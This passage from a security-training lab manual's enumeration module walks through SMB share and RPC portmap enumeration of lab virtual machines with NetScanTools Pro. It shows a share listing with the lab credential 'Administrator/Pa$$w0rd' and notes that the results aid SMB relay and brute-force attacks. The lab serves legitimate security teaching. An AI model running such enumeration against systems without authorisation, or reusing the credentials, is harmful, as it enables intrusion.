
27. The **Shares for 10.10.1.19** window appears, displaying detailed information about shared files such as Share Name, Type, Remark, Path, Permissions, and Credentials Used. Close the **Shares for 10.10.1.19** window.

Share Name	Type	Remark	Path	Permissions	Credentials Used
Users	Disk Drive Share		C:\Users	N/A	Administrator/Pa\$\$w0rd
ADMIN\$	Disk Drive Share, Special Share	Remote Admin	C:\Windows	N/A	Administrator/Pa\$\$w0rd
C\$	Disk Drive Share, Special Share	Default share	C:\	N/A	Administrator/Pa\$\$w0rd
IPC\$	Disk Drive Share, Special Share	Remote IPC		N/A	Administrator/Pa\$\$w0rd

Note: By using this information, attackers can perform various attacks such as SMB relay attacks and brute-force attacks on the target system.


28. You can view the details of the shared files for the target IP address **10.10.1.22** in the same way.
 29. In the left pane, under the **Manual Tools (all)** section, scroll down and click the ***nix RPC Info** option, as shown in the screenshot.

Note: If a dialog box appears explaining the tool, click **OK**.




Module 04 – Enumeration

30. In the **Target Hostname or IPv4 Address** field enter **10.10.1.19** and click **Dump Portmap**.



31. The result appears displaying the RPC info of the target machine (**Windows Server 2019**), as shown in the screenshot.



Note: Enumerating RPC endpoints enables attackers to identify any vulnerable services on these service ports. In networks protected by firewalls and other security establishments, this portmapper is often filtered. Therefore, attackers scan wide port ranges to identify RPC services that are open to direct attack.

32. This concludes the demonstration of performing SMB and RPC enumeration on the target systems using NetScanTools Pro.
33. Close all open windows and document all the acquired information.
34. Turn off the **Windows 11** and **Windows Server 2022** virtual machines.

Task 2: Perform RPC, SMB, and FTP Enumeration using Nmap

Nmap is a utility used for network discovery, network administration, and security auditing. It is also used to perform tasks such as network inventory, service upgrade schedule management, and host or service uptime monitoring.

